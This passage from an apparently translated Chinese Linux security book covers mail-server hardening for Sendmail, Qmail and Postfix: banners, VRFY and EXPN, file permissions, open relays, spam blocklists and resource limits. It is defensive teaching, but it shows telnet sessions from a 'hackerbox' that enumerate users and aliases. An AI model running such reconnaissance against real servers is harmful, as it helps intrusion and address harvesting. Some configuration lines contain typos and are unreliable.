最有效的反黑客手段是尽早警告和记录日志。管理员应当知道黑客进入系统的时间、方法和进入后所做的事情,这样才能堵上漏洞。要想只修补被侵入的系统——而不是从头开始安装系统,惟一希望就是了解黑客在系统中所做的全部动作。将日志记录到远程的单独机器上以及尽可能地使用IDS日志,将会很有帮助。此外,也需要使机器进入一个安全的状态(例如,通过紧急恢复光盘启动),尽一切希望来修补黑客所造成的破坏。

现在,你已经看到黑客将其势力范围扩展到你的系统,获得和保持root权限是多么简单。因此,我们首先要做的,就是增进维护系统安全的动力和决心。



铁冠



第4部分

服务器安全问题

邮件和FTP安全性
Web服务和动态页面
访问控制和防火墙



Mail 和 FTP 提供了 Internet 上大量的服务，但却保持着最差劲的安全记录，也是黑客们的温床。不仅 Mail 和 FTP 服务本身会遭到攻击，它们也是大多数攻击传播的途径。

第 11 章

「 邮件和
FTP安全性 」

通

向外部世界的Internet连接使我们的机器更加有用的同时,也使其非常容易遭到攻击。没有这些连接,这些机器只是CPU的孤岛而已,只运行我们自己感兴趣的程序,而且不会受到那些没有办公室钥匙的人的攻击,所以非常安全;自从有了连接,我们能够访问别人的知识、数据和公司。

不幸的是,基于网络的分布本质,其价值随着用户的增长不断上升的同时,也增加了某些心怀恶意的人对其他系统感兴趣的危险性,这是一把双刃剑。在拥有无所不在的Internet之前,我们所担心的最大危险只是系统的终端被无人照料地放置在大学的终端实验室(除非自己就是该实验室的负责人)。

现在,Linux系统管理员开始担心缓冲区溢出漏洞、拒绝服务攻击、脚本小子等问题。对此,政府实验室的处理方法是将敏感的计算机与网络断开——这是确保不受到来自Internet攻击的惟一方法。但是,对我们中的绝大部分人而言,计算机的大量功能依赖于其通向外部世界的连接,在这些连接中,最重要的有E-mail、FTP和HTTP,它们都要求系统与其他的计算机以某种方式合作,而且并不是其中所需的所有链接(可能被拒绝)都会被用户意识到。

本章将介绍Linux所支持的两类主要服务——mail和FTP,它们既为Internet提供了大量的服务,也是黑客们的温床。

11.1 MAIL 安全性

E-mail以前是,现在也是最初使Internet得到爆炸性发展的关键性应用。是的,现在的Internet是Web,但最初它就是E-mail——今天,我们之中有多少人离得开它?

Mail通常由3或4个部分实现。其中用户最直接使用的是Mail User Agent (MUA),通常这是类似于Mutt、Pine或Elm的程序,用户使用这些程序编辑和阅读邮件,Mail Transfer Agent (MTA)在多台机器之间转发邮件,常见的有Sendmail、Qmail或Postfix。而Mail Delivery Agent (MDA)则是用户界面和MTA之间的中介,它从MTA取回邮件并放置到本地收件箱,或者把发件箱中的邮件上传给MTA,这方面的程序有mail.local和Procmail。第四个(可选部分)是Access Agent,例如Fetchmail,这部分用于连接MUA和邮件存储区。

技巧

关于邮件怎样从发送者到达接收者的更加详细的介绍,请参见<http://www.sendmail.org/email-explained.html>。

用不同的方式来复述Sendmail(或Qmail和Postfix)FAQ和文档超出了本章的范围,但

这里将指出这些软件已知的问题、解决方法以及在哪里可以找到这些信息。多数安全问题发生在用户与其他机器交互的过程中,其中绝大部分都与MTA有关,因此我们将着重于这一方面。此外阅读FAQ和相关文档始终是一件非常正确的事情,尤其是对于当前这个主题。

11.1.1 MTA

首先必须要有一个公共的语言,MTA才能互相通信。在网络的演化过程中出现过多种传送邮件的方法。如今,在Internet上发送邮件的标准是(E)SMTP((Extented) Simple Mail Transfer Protocol),即(扩展)简单邮件传输协议,这也是本章要介绍的惟一个协议。如果读者使用的是其他协议,如UUCP或X.400,就另当别论了。下面介绍3个MTA: Sendmail、Qmail和Postfix。

sendmail

Sendmail是使用最为广泛的MTA,在Internet上大约75%的邮件服务器上运行。它由University of California at Berkeley的Eric Allman在1981完成,到现在已经经历了很多版本。Sendmail支持所有曾经出现过的邮件寻址和路由方法,其中有一些设计得并不好,因此它使用一种复杂难懂的配置语言来处理各种可能的情况。许多系统管理员都曾花费很多时间试图分析出如下Sendmail地址规则的含义:

```
R@ $* <@>          $: @ $1
R$+ . $- ! $+       $@ $>96 $3 < @ $1 . $2 >
R$* : $* [ $* ]      $: $1 : $2 [ $3 ] <@>
R:include: $* <@>    $: :include: $1
R$* < @@ $=w >$*     $: $1 < @ $j . > $3
R$+ % $=w @ $=w      $1 @ $2
R$* [ $* : $* ] <@>  $: $1 [ $2 : $3 ]
R$* < @ $* $=P > $*  $: $1 < @ $2 $3 . > $4
```

幸运的是,Sendmail现在允许用户先以简单的方式来编写配置源文件(sendmail.mc),然后将其“编译”为实际的Sendmail配置文件(sendmail.cf)。在这里我们不深入介绍Sendmail的配置方法,只是捎带提及。这方面的标准参考资料是Bryan Costales和Eric Allman(O'Reilly, 1997)的Sendmail, Second Edition——又名《The Bat Book》。据传第三版也将很快面世,其中包括所有最新升级的新信息。此外,在www.sendmail.org中也有大量的相关信息。

注意

手工编辑sendmail.cf很容易出错并导致进一步的手工编辑,从而陷于恶性循环。相

反,应当将当前 `sendmail.cf` 中要做的变化集成到相应的 `sendmail.mc` 文件,而只维护该文件。这将相当可观地增强系统管理员的工作信心。

Sendmail 长期以来受到安全问题的困扰。早在 1988 年, Morris 的 Internet 蠕虫就利用了 Sendmail 的 WIZ 命令,它使任何用户能立即获得 root 权限。曾经有一段时间,人们疲倦之余的玩笑话是“这个星期 Sendmail 出了什么漏洞?”如果你正好是 Sendmail 的维护人员,这确实让人心烦。

然而,近来 Sendmail 已经变得相当稳定。这在很大程度上归功于 Sendmail Inc 的成立,该商业组织现在负责 Sendmail 的开发工作。Sendmail 的开放源代码版本可以在 <http://www.sendmail.org> 下载,其商业版本包括一个配置 GUI,可从 <http://www.sendmail.com> 下载。

Qmail

针对 Sendmail 的安全问题, Dan Bernstein 开发了 Qmail (www.qmail.org)。到现在为止 Qmail 上还没有发现安全问题。实际上,曾经限期悬赏 1 000 美元给第一个发现 Qmail 安全漏洞的人,但是直到期限过了,也没有人前来领取。此外, Bernstein 本人目前仍为他所写的软件(包括 Qmail)中的漏洞悬赏 500 美元。

注意

尽管我们确实相信 Qmail 的安全性,但是通常我们都不屑于时不时的“黑客竞赛”。这些“黑客竞赛”通常只限于很短的时间,而且不能保证参与者的数量和质量,所提供的信息也不完全。一旦竞赛结束,开发商就以此来“证明”其产品的安全性。Qmail 与它们不同,因为任何人都能阅读该产品的所有代码。

Sendmail 程序是一个单独的整体, Qmail 则与之不同,它将功能划分到多个互不信任的程序中。例如,传统的 Sendmail .forward 文件处理过程在 Qmail 中由 dot-forward 程序承担。因此, Qmail 的某个部分的缺陷不会影响到整个系统。此外, Qmail 只以超级用户权限执行最必要的操作,而且其所有部分都不是 setuserid 为 root 的程序。

作为 SMTP 服务器, Qmail 必须绑定端口 25。与 Sendmail 自己绑定该端口不同, Qmail 使用 tcpserver 以非 root 用户启动 qmail-smtpd “守护进程”的独立副本。如果系统中不存在 tcpserver, 则使用 inetd。这样,守护进程绝不会以 root 特权运行。

Qmail 开放源代码,但基于较为严格的许可证。为了保持对代码的控制,作者坚持代码修改的最后审核权,即 Qmail 每个版本的代码或程序发布前,所做的修改必须由作者批准。此外,也欢迎任何人随心所欲地修改只属于自己的副本。实际上,在 Qmail 的主页上给出了许

多用户提供的补丁和辅助工具。

Postfix

Postfix (www.postfix.org) 由 IBM 的 Wietse Venema (因 TCP 封装器而闻名) 开发, 目的是替代 Sendmail, 提供更简单的配置方法和更好的安全性。最初的名称是 Vmailer, 然后在 1998 年以 IBM Secure Mailer 的名义发布, 最后才更名为 Postfix。它是一个基于 IBM Public License 的开源产品。如 Venema 在 Postfix 的 README 文件中所述: “尽管 IBM 支持了 Postfix 的开发, 但它放弃了对其演化的控制。其目标是使 Postfix 安装在尽可能多的系统中。就这一点而言, 软件以不带标记 (string) 的方式分发, 因此其演化和控制都由其用户决定。换句话说, IBM 只发布 Postfix 一次, 而我也只会在将来有限的时间内指导它的开发。”

与 Qmail 类似, Postfix 将其功能划分到多个较小的定制程序中, 而不是采用单一的程序。例如, master 程序操作所绑定的端口 25 并将链接移交给 smtpd 程序, 后者以 postfix 用户运行, 因此极大地降低了可能对 root 帐号造成的威胁。此外, 可选的 postdrop 程序是其中惟一的 setgroupgid 程序, 并且在 Postfix 中不存在 setuserid 的程序。

此外, 多数 Postfix 进程以单独的 postfix 用户和组运行在 chroot 限制下。即便发现漏洞, 黑客也只能存取邮件数据本身, 而不能获得 root 权限。因为他没有获得任何有用的权限, 所以必须只利用有限的工具来破解 root 帐号。

Postfix 试图在尽可能多的方面与 Sendmail 保持兼容。然而, 因为其结构上的不同, 这并不是总能够做到。例如, 不能运行 `sendmail -v` 命令, 因为 Sendmail 的邮件投递包装程序并不处理邮件的分发。此外, Postfix 默认情况下关闭了 Sendmail 的某些功能。例如, 如果邮件在 4 个小时内无法分发, 就会发出警告。关于不兼容情况的列表, 可以参见 <http://www.postfix.org/faq.html>。

11.1.2 邮件服务器漏洞

多数邮件服务器潜在某些相同的漏洞, 这里将分别详细介绍 Sendmail、Qmail 和 Postfix 处理这些问题的方法。然而, 有一个方法必须采取而且绝对重要, 即订阅所选择的邮件服务器的安全问题邮件列表, 并随时准备在必要时升级。尽管对于其中任意一种邮件列表而言, 从发现重大漏洞到提供补救办法终归有一段时间, 但总是能够在那里找到所需的东西。例如, 管理员一旦发现某个格式字符串漏洞, 觉得程序如此脆弱, 所需做的就是回到 Bugtraq 文档中查找该漏洞的对策。

技巧

如果系统不需要接收邮件,就根本不需要以邮件服务器方式来运行邮件程序,从而彻底避免可能的网络攻击。此时,仍然可以使用该程序向外发送邮件,只是不再监听SMTP端口。例如,以`-bd`标志运行时,Sendmail将只监听连接。而以`-qlh`标志运行则允许外发邮件,且每隔1小时重试发送仍在队列中的邮件,此时并不监听邮件接收端口。



邮件服务器中的root漏洞

| | |
|------|----|
| 流行度: | 9 |
| 简单度: | 9 |
| 影响力: | 10 |
| 风险率: | 9 |

邮件服务器的最大问题是它需要绑定端口25,因此必须以root启动。只要在服务器中发现漏洞,黑客就有可能立即获得root权限,而无须从低权限帐号开始攻击以逐步获得权限。Sendmail曾经经历了一段时期,那时几乎每个月都发现新的直接root漏洞,其间也点缀着其他一些不那么严重的漏洞(接管其他用户和系统帐号,存取其他用户的文件,破坏Sendmail的配置文件)。

一 以单独的用户ID运行邮件服务器

不以root运行SMTP服务器是Postfix和Qmail的最重要的特性之一,也是人们使用它们的原因之一。它们都使用一个单独的进程绑定端口25,该进程把所建立的连接立即转交给独立的SMTP程序,这个程序任何时候都不以root运行。因此,这两个程序都不存在该类root漏洞。

Sendmail在`sendmail.cf`中提供RunAsUser选项。如果设置了该选项,Sendmail守护进程在读取和分发邮件时会先成为指定用户。这也意味着必须修改相应的文件,使该用户对它们有读权限,这些文件包括队列目录`/var/spool/mqueue`、别名列表,以及`:include:`文件等。因为不存在默认的用户和组,所以首先必须在系统上创建新的用户和组。例如,为了以sendmail用户和组mail运行Sendmail,就必须在`sendmail.cf`文件中包括如下程序代码:

```
O RunAsUser=sendmail:mail
```



邮件服务器旗标

| | |
|------|----|
| 流行度: | 7 |
| 简单度: | 10 |
| 影响力: | 4 |
| 风险率: | 7 |

建立连接后, SMTP立即向用户发送旗标。这一旗标通常包括邮件服务器名、SMTP软件名和版本号、当前时间等。某个Sendmail服务器的响应如下:

```
hackerbox$ telnet mailserver.example.com 25
Trying 192.168.1.100...
Connected to mailserver.example.com (192.168.1.100).
Escape character is '^]'.
220 mailserver.example.com ESMTP Sendmail 8.8.1/8.8.3; Mon, 17 Sep 2001
quit
221 mailserver.example.com closing connection
Connection closed by foreign host.
hackerbox$
```

这些信息对黑客非常有用,因为它能为黑客确定攻击方法节省大量时间。如果他了解与特定的目标邮件服务器版本相关的漏洞,就能确切地知道下一步该采取的行动。

警告

即使黑客不知道目标系统的运行情况,也不意味着系统就是安全的,黑客仍然能利用所知的各种攻击方法。但是,这样的话,黑客在找到成功方法之前必须尝试很多次数量的攻击,因此在其成功之前,管理员就有机会发现这一情况。

一 更改 Sendmail 的 SMTP 旗标

要关闭这一欢迎信息,在 sendmail.cf 中找到 smtpGreetingMessage,将如下配置:

```
# SMTP initial login message (old $e macro)
O smtpGreetingMessage=$j Sendmail $v/$Z; $b
```

修改为:

```
# SMTP initial login message (old $e macro)
O smtpGreetingMessage=$j BWare -SMTP spoken here; $b
```

之后,如果有人连接到该SMTP端口,将会看到,

```
hackerbox$ telnet mailserver.example.com 25
Trying 192.168.1.100...
Connected to mailserver.example.com (192.168.1.100).
Escape character is '^]'.
220 mailserver.example.com ESMTP BWare -SMTP spoken here; Sun, 01 Apr 2001
quit
221 mailserver.example.com closing connection
Connection closed by foreign host.
hackerbox$
```

在做了这些修改之后,使用如下命令告诉Sendmail重载其配置文件,

```
killall -HUP sendmail
```

一 更改Qmail的SMTP旗标

以想要设定的欢迎信息修改qmail-smtpd的smtpgreeting值。欢迎辞的第一个词应当是邮件服务器所在的主机名,如下所示,

```
mail.example.com No UCR accepted here
```

注意

Qmail会自动在信息后附加ESMTP,因此这里不必将其包括在内。

一 更改postfix的SMTP旗标

只需简单修改main.cf中的默认设置就能更改其旗标,如将下面的默认值:

```
smtpd_banner = $myhostname ESMTP $mail_name
smtpd_banner = $myhostname ESMTP $mail_name ($mail_version)
```

改为更有意思但泄露更少的信息

```
smtpd_banner = mail.example.org ESMTP Avoid the Gates of Hell - Use Linux
```



SMTP VRFY 命令

| | |
|------|----|
| 流行度: | 6 |
| 简单度: | 10 |
| 影响力: | 5 |
| 风险率: | 7 |

VRFY最初用于帮助机器确定用户名或邮件地址是否合法,但是,现在该命令很少再用于这个目的。相反,它通常被黑客对用户名实施蛮力攻击(之后就可以根据得到的信息对其他网络服务实施用户名/口令猜测攻击),或被垃圾邮件兜售商用收集邮件地址,然后将它们添加到邮件列表中。

```
hackerbox$ telnet mailserver.example.com 25
Trying 192.168.1.100...
Connected to example.com (192.168.1.100).
Escape character is '^]'.
220 anything.example.com ESMTP Sendmail 8.9.3/8.9.3; Sun, 25 Feb 2001 -
0800
VRFY luser
250 J. Random Luser <luser@mailserver.example.com>
quit
221 mailserver.example.com closing connection
Connection closed by foreign host.
```

现在,攻击者知道了一个用户名,就可以基于其个人信息开始展开口令猜测攻击,或者假装成系统管理员、电话推销员或其他人给他打电话。得到用户名本身并不能构成攻击,但通常是展开进一步行动的踏脚石。

一 关闭 Sendmail 的 VRFY

如果查看系统日志,可能会注意到如下记录:

```
sendmail[3209]: IDENT:cracker@hacker_central.com [192.168.1.100]: VRFY luser
```

黑客通常不会直接从他自己的机器连过来,而更可能从某个以前被侵入的机器开始连接。如果你不是足够小心,下一次你的机器很可能也会充当这个角色。要拒绝响应VRFY请求,只需在 sendmail.cf 文件中对 PrivacyOption 做如下更改:

```
# privacy flags
O PrivacyOptions=authwarnings,novrfy
```

或者将下面一行添加到 sendmail.mc 配置文件中,然后重新编译 sendmail.cf。

```
define('confPRIVACY_FLAGS','authwarnings,novrfy')dnl
```

做完这些更改之后,使用如下命令重启或重载 Sendmail 以重新读入配置。

```
killall -HUP sendmail
```

之后，在用户尝试 VRFY 命令时，会得到如下响应：

```
VRFY luser
252 Cannot VRFY user; try RCPT to attempt delivery (or try finger)
```

并且在系统日志中留下以下信息。

```
sendmail[3237]: NOQUEUE: [192.168.1.100]: VRFY luser {rejected}
```

技巧

也存在其他一些有用的 *PrivacyOption*，其详细信息可以参见 *Sendmail* 文档。

一 Qmail 和 Postfix 的 VRFY 响应

Qmail 和 Postfix 对于任何 VRFY 请求都会响应 252。Postfix 通常将邮件地址和 252 响应代码列在一起，表明“是的，这是一个合法的邮件地址”。Qmail 则要稍微老实一点，但它也并不真正严肃对待这个 SMTP 客户端：

```
VRFY user@example.com
252 send some mail, i'll try my best.
```

因此，这两个邮件服务器在这个问题上安全的。



SMTP EXPN 命令

| | |
|------|----|
| 流行度: | 6 |
| 简单度 | 10 |
| 影响力: | 5 |
| 风险率: | 7 |

EXPN 命令扩展所提供的用户名或邮件地址。与 VRFY 类似，它也可用来猜测用户名和邮件地址。然而，EXPN 会将地址别名扩展为多个地址，报告所有相应的实际地址。

```
hackerbox$ telnet mailserver.example.com 25
Trying 192.168.1.100...
Connected to example.com (192.168.1.100).
Escape character is '^]'.
220 anything.example.com ESMTP Sendmail 8.9.3/8.9.3; Sun, 25 Feb 2001
EXPN mylist
250-<jim@example.org>
250-<carol@example.org>
250-<taxee@all_dogs.net>
```

```
250-<harper@all_dogs.net>
250 <tuify@all_dogs.net>
```

在这个例子中, 垃圾邮件兜售商由其所提的问题得到了5个邮件地址。对于黑客而言, 更感兴趣的可能是了解系统对邮件的处理过程。

```
220 anything.example.com ESMTP Sendmail 8.9.3/8.9.3; Sun, 25 Feb 2001
EXPN biglist@example.com
250 2.1.5 <|/etc/smrsh/maillinglist.pl biglist>
quit
```

在上例中, 我们不仅确认了邮件地址biglist@example.com的合法性, 也知道了它由某个定制的perl脚本处理, 并且知道Sendmail使用smrsh (Sendmail的受限shell) 来实现所有shell功能。

❶ 关闭 Sendmail 的 EXPN

要拒绝EXPN请求, 只需在sendmail.cf中将PrivacyOption标志做如下修改。

```
# privacy flags
O PrivacyOptions=authwarnings,noexpn
```

或者将下面一行添加到sendmail.mc配置文件中, 然后重新编译sendmail.cf。

```
define('confPRIVACY_FLAGS', "authwarnings,noexpn")dnl
```

因为也希望同时关闭VRFY, 所以相应选项列表应当变成下面这样:

```
authwarnings,noexpn,novrfy
```

注意

如果使用的是Sendmail的新近版本, 也可以使用goaway选项, 它自动包括了noexpn、novrfy和其他PrivacyOption。

❶ Gmail 和 Postfix 的 EXPN 响应

Postfix根本就不支持EXPN命令, 这既出于安全方面的考虑, 也因为smtpd服务器本身对这个问题不能给出正确的回答。因为除了接收邮件它不做任何其他事情, 所以与地址和发送信息无关。这样, 对于该请求它总是响应。

```
502 Error: command not implemented.
```

因为安全和保密的原因, Gmail也不支持EXPN命令, 并对此请求返回类似的502错误。



不适当的文件许可

| | |
|------|---|
| 流行度: | 5 |
| 简单度 | 8 |
| 影响力: | 7 |
| 风险率: | 7 |

在接收和分发邮件时，邮件服务器可能会用到多个文件，例如虚拟主机名、邮件别名和邮件路由映射文件等。如果某个用户能够修改这些文件，它就能够对邮件服务器的运作产生影响，其中多数的修改可能只影响到邮件自身的安全性。但是，在某些情形下，可能会危及 root 权限。

例如，采用以下 Sendmail 别名文件：

```
bigmamoo:      george@pontoon_boat.org
pageme:         /usr/local/bin/send_page 8837229@pagers.example.com
biglist:        :include:/etc/mail/lists/biglist
```

别名 bigmamoo 直接将别名映射到另一个邮件地址。pageme 别名向 send_page 程序发送邮件，后者以 root 身份处理邮件。别名 biglist 从一个单独的文件中读取邮件扩展列表。

如果 send_page 程序属于某个不怀好意的程序员，那么他只需修改程序，并向 pageme 地址发送邮件，就能够使 send_page 以 root 执行相应命令。与此类似，如果某个用户控制了 /etc/mail/lists 目录下的邮件列表，就可以通过其中的文件来激活相应程序，并以 root 运行它们。

一 控制邮件服务器文件许可

让任何用户都能简单地修改这些可能危及 root 的程序是不妥的，因此必须对邮件系统所使用的这些文件设置合适的文件许可，使用文件完整性工具密切监视被邮件服务器使用的所有文件。同时，为确保万无一失，也可以使用 chattr +i 命令将这些文件设置为不可修改，这样，它们也就不会由于其他软件的漏洞而被修改。

Sendmail

Sendmail 8.9或以上版本在使用 forwards、include、地址映射以及其他相关文件前先对其执行许可正确性检查。如果它认为所给的许可超过了所需的，就会取消动作并发回邮件。如果确实要依赖于所给定的过度许可，则必须在 sendmail.mc 中添加如下一行以显式告诉 Sendmail 使用相应的不安全许可设置：

```
OPTION('confDONT_BLAKE_SENDMAIL', 'groupwritablealiasfile')dn1
```

DontBlameSendmail变量有许多不同的选项。其完整列表可以参见<http://www.sendmail.org/tips/DontBlameSendmail.html>。

警告

如果想要打破 Sendmail 的严格许可规定，就必须确信所做事情的含义。因为一旦允许用户修改与 Sendmail 相关的文件，他们就有可能得到 root 权限。

为了进一步防止运行外部命令，可以将 Sendmail 配置成使用 smrsh (Sendmail 受限 shell) 运行所有 shell 命令。将下面一行添加到 sendmail.mc:

```
FEATURE('smrsh', 'path-to-smrsh')
```

smrsh 程序只执行在特定目录 (默认为 /usr/adm/sm.bin) 下的程序。这可以防止黑客欺骗 Sendmail 以使之执行外部命令的尝试。这样，只需确保 /usr/adm/sm bin 下的所有命令的安全性即可，但必须非常谨慎，这些程序不应相信用户输入的正确性。

Qmail 和 Postfix

Qmail 和 Postfix 都遵循同一个规则：只有不受限制的 root 级用户才可以对邮件服务器的相关文件具有写权限。惟一的例外是 forward 文件，一旦启用，其所有者必须是接收的用户。

必须确保只有 root 用户才能修改邮件服务器的支持文件，即对于 Postfix 和 Qmail 而言分别是 /etc/postfix 和 /var/qmail。邮件服务器用户 (postfix/maildrop/qmaild/cmailr 等) 不应当对这些文件有写权限，因为这些用户更有可能被侵入。应将这些文件设置成只有 root 可写。

警告

如果非 root 用户必须修改这些文件，创建一个 setuserid 程序来做这件事可能会很有诱惑力。建议在这么做时必须非常谨慎，因为这些程序自身可能会成为攻击目标。



邮件中继

| | |
|------|---|
| 流行度: | 8 |
| 简单度: | 6 |
| 影响力: | 8 |
| 风险率: | 7 |

邮件中继不是一种能够使非授权用户获得权限的攻击方式，但会使服务器拥有者在网上的名声扫地。在网络还更美好、更安全的那些日子里，每个邮件主机都中继传输不属于它的

邮件, 即如果某个邮件服务器 server.example.com 收到来自 spammer@bad_karma.com 的地址为 sucker@other_domain.com 邮件, 则服务器就会认为这个邮件不属于自己所在的网络, 但它会沿路转发。

这些年, 随着垃圾邮件 (通常称之为 UCE, Unsolicited Commercial Email) 逐渐变得流行, 人们开始阻塞那些著名的垃圾邮件兜售商的 IP 地址。而这些兜售商则以那些所谓的开放中继邮件服务器来响应, 他们在网上找到这类服务器, 由其来中继那些垃圾邮件。因为这些服务器的 IP 地址没有被阻塞, 所以这些垃圾邮件能够到达接收者手里。实际上, 通过邮件中继, 垃圾邮件兜售商能够使用第三方机器来反射一条有 500 个接收者的信息, 从而该机器必须消耗其资源将这一信息发送到 500 个不同的地方。这时候, 垃圾邮件兜售商自己却在放松休息, 而他的机器也处于空闲状态。这样, 当前绝大部分防垃圾邮件措施都阻塞垃圾邮件源 IP 地址和任何已知的开放中继邮件服务器。

一 开放中继对策

为了保护机器和网络不被垃圾邮件兜售商滥用, 必须确保它们不中继来自非授权域的邮件。

Sendmail

Sendmail 8.9 及之后的版本默认情况下拒绝邮件中继。如果必须中继来自某些主机的邮件, 可以将它们的地址添加到 /etc/mail/access 文件中:

```
localhost RELAY
internal.domain.example.com RELAY
```

警告

Sendmail 将整个域名中主机名之后的部分看做域名。如果管理员在 mc 文件中使用 `FEATURE{relay_entire_domain}`, 并且当前域中的任一本地 IP 地址都反解析为某二级域名 (如 example.com), 那么其意图是允许中继所有该域中机器的邮件。不幸的是, Sendmail 会将域认作 .com, 从而实际上是以开放中继方式运行。

Qmail

Qmail 0.91 及以上版本默认情况下拒绝邮件中继。要设定服务器中继特定主机的邮件, 可以有以下两种方法。

- ▼ 以支持 host_options 方式安装 TCP 封装器。如下所示运行 Qmail 的 smtpd 守护进程:

```
tcpd /var/qmail/bin/tcp-env /var/qmail/bin/qmail-smtpd
```

并在/etc/hosts.allow中为所有需要中继的主机添加与下面类似的行:

```
tcp-env: 10.10.10.10 : setenv = RELAYCLIENT
```

▲ 如果使用Tcpsmtp 0.80或更高版本, 在/etc/tcp.smtp中添加如下行:

```
10.10.10.10:allow,RELAYCLIENT=""
```

然后运行:

```
tcprules /etc/tcp.smtp.cdb /etc/tcp.smtp.tmp < /etc/tcp.smtp
```

并且在tcpserver 调用qmail-smtpd的命令行后添加下面的程序行:

```
-x /etc/tcp.smtp.cdb
```

Postfix

Postfix在默认情况下总是拒绝邮件中继。实际上, 服务器处理邮件所进出的网络都必须在它第一次启动前在main.cf文件中配置。涉及到的相关变量有myhostname、mydomain、myorigin、mydestination和mynetworks。对于许多系统来说, 要建立一个可运行的Postfix配置, 只需处理这些变量。

不幸的是, 因为SMTP服务器不知道实际邮件分发的所有细节, 早期版本(早于1999年12月27日)并不对中继请求响应SMTP错误码。这样, 中继检查程序如ORBS或RBL会以为该服务器运行于开放中继方式。将Postfix升级到较新的版本可以避免这一问题。



垃圾邮件

| | |
|------|----|
| 流行度: | 10 |
| 简单度: | 10 |
| 影响力: | 4 |
| 风险率: | 8 |

垃圾邮件会浪费磁盘空间, 耗用带宽, 并毫无意义地占用CPU时间。许多老练的系统管理员被迫编写复杂的Procmail规则以避免其系统被滥用(确切地说, 只会使用鼠标来删除邮件的系统管理员属于缺乏经验的那一类人, 并且不曾仔细了解Procmail)。通常, 在垃圾邮件中包含有HTML代码, 这些代码自动引用邮件兜售商的web站点, 收集用户的信息, 使用web的bug来验证邮件地址是否合法, 或者仅从用户的浏览器中去掉现有的障碍, 使用户不能摆脱他们的纠缠。单独的垃圾邮件信息本身可以构成也可以不构成攻击, 但我们认为它们不顾接收者系统是否同意就散布垃圾的做法是不合法的。

阻塞垃圾邮件

当前最为广泛使用的阻止垃圾邮件的方法是 Paul Vixie 首创的 MAPS (Mail Abuse Prevention System——按照习惯, 这也被看作“spam”的逆序拼写) Realtime Blackhole List, 或 RBL (<http://mail-abuse.org/rbl/>)。它是一个通过 DNS 实现的服务, 列出了知名的垃圾邮件发送站点和被它们使用的开放中继服务器。邮件服务器使用这一基于 DNS 的垃圾邮件阻塞方法时, 对所有与之联系的机器的 IP 地址执行 DNS 查询。如果该 IP 已被登记, 则拒绝来自相应机器的邮件。Orbs (Open Relay Behaviour-modification System, <http://www.orbs.org>) 是另一个流行的数据库, 但它只记录开放中继的邮件服务器。

Sendmail 阻塞垃圾邮件

在 `sendmail.mc` 文件中添加如下内容就可防止垃圾邮件的骚扰。不过, 对于每一个 Sendmail 版本, 其语法都有所不同。

| Version | sendmail.mc Entry |
|---------|---|
| 8.9 | <code>FEATURE(rbl, 'rbl.maps.vix.com')</code> |
| 8.10 | <code>FEATURE(dnsbl, 'rbl.maps.vix.com', 'error message')</code> |
| 8.11 | <code>HACK('check_dnsbl', 'rbl.maps.vix.com', '', 'general', 'reason')</code> |

Qmail 阻塞垃圾邮件

可以结合使用 Rblsmtpd (<http://cr.yp.to/ucspi-tcp/rblsmtpd.html>) 和 Qmail smtpd 来阻塞 RBL 类数据库中列出的站点。Rblsmtpd 由 tcpserver (或 inetd) 启动, 它对正在建立的连接执行 DNS 查询。如果机器不在数据库中, 则启动实际的 smtpd 程序。因此必须重写 tcpserver 的配置文件以调用 rblsmtpd, 如下所示:

```
tcpserver <options> smtp /usr/bin/rblsmtpd -b \
-r "relays.mail-abuse.org:Open relay problem" \
/var/qmail/bin/qmail-smtpd <options>
```

Postfix 阻塞垃圾邮件

要启用基于 DNS 的垃圾邮件阻塞功能, 首先要将 `maps_rbl_domains` 变量设置为所要查询的数据库:

```
maps_rbl_domains = rbl.maps.vix.com, dul.maps.vix.com
```

然后在 `smtpd_client_restrictions` 变量后直接添加 “`reject_maps_rbl`”:

```
smtpd_client_restrictions = permit_mynetworks, reject_maps_rbl
```

对于其他有用的限制,可以参考Postfix文档。



邮件炸弹和其他拒绝服务攻击

| | |
|------|---|
| 流行度: | 5 |
| 简单度: | 7 |
| 影响力: | 8 |
| 风险率: | 7 |

如果黑客觉得不喜欢目标系统,可能会对其实施拒绝服务(DoS)攻击,例如对系统的SMTP端口以潮涌方式发送请求或用许多大尺寸信息来填满邮件队列(也称之为邮件轰炸)。过量的连接会使合法邮件无法到达系统,而邮件炸弹会迅速耗尽系统磁盘空间。因为邮件通常保存在`/var`目录下,所以一旦被填满,就会对系统造成灾难性影响。日志信息将无处可放,而系统也最终会陷于停顿。

一 在 Sendmail 中实行资源限制

在 Sendmail 中可以使用多个选项来限制守护进程使用的资源数量:

| | |
|------------------------|---|
| MaxDaemonChildren | 限制并发运行的 Sendmail 进程数。使用该项有助于保障 CPU 不被过度使用 |
| ConnectionRateThrottle | 限制 SMTP 的每秒并发入连连接数量 |
| MaxRcptPerMessage | 限制单个邮件的接收者数量。也可用于阻止编写拙劣的垃圾邮件 |
| MaxMessageSize | 拒绝尺寸过大的邮件。如果经常通过邮件交换大型文件,则这个限制会带来问题。但是不论怎么说,使用 HTTP、FTP 或 Scp/Sftp 来实现文件服务要更好一些 |

警告

将这些值设置得太低会导致延误或拒绝正常邮件,因此,在设置之前最好检查邮件日志以确定日常的邮件使用模式。

一 在 Qmail 中实行资源限制

默认情况下Qmail只允许同时处理20封外发邮件。如果系统所处理的数量超过这个值,例如要支持邮件列表,可能会希望以较快速度将这些邮件发送出去以释放磁盘空间。只需直接在文件`/var/qmail/control/concurrencyremote`中设置所需支持的并发外发邮件数量,然后重新启动Qmail即可。编译该值时设置的上限为120,但编译前可以在`conf-spawn`中修改该值。

Qmail并不实施额外的限制。Bernstein认为进一步的限制是操作系统的职责。因此,管理员应当直接在`/etc/limits.conf`中设置约束,并对`/var`执行`edquota`,然后以`usrquota`选项加载`/var`来实施磁盘配额。设置限制和配额的具体方法,请回到第1章查阅。例如,要限制Qmail队列中邮件的数量,只需在`/var`分区中设置qmail用户所能使用的inode上限。

一 在 Postfix 中实行资源限制

针对MTA的邮件炸弹和DoS攻击,Postfix内建有最具扩展性和可调节性的防御措施。最快捷的解决方法是在`main.cf`中设置`default_process_limit`变量。这个变量限制并发的Postfix进程数。其默认值为50,大致适用于通常的系统。如果要更加精细地控制允许并发的Postfix进程数,可以逐个在服务的基础上进行设置:

```
#
=====
# service type private unpriv chroot wakeup maxproc command + args
#          (yes)     (yes)   (yes) (never) (50)
#
=====
...
smtp      inet      n       -       -       -       10       smtpd
...
```

这里设置系统中的并发SMTP进程数上限为10。其他的`main.cf`变量包括

| | |
|--|--------------------------------------|
| <code>local_destination_concurrency_limit</code> | 同时向同一本地接收者发送的邮件数上限 |
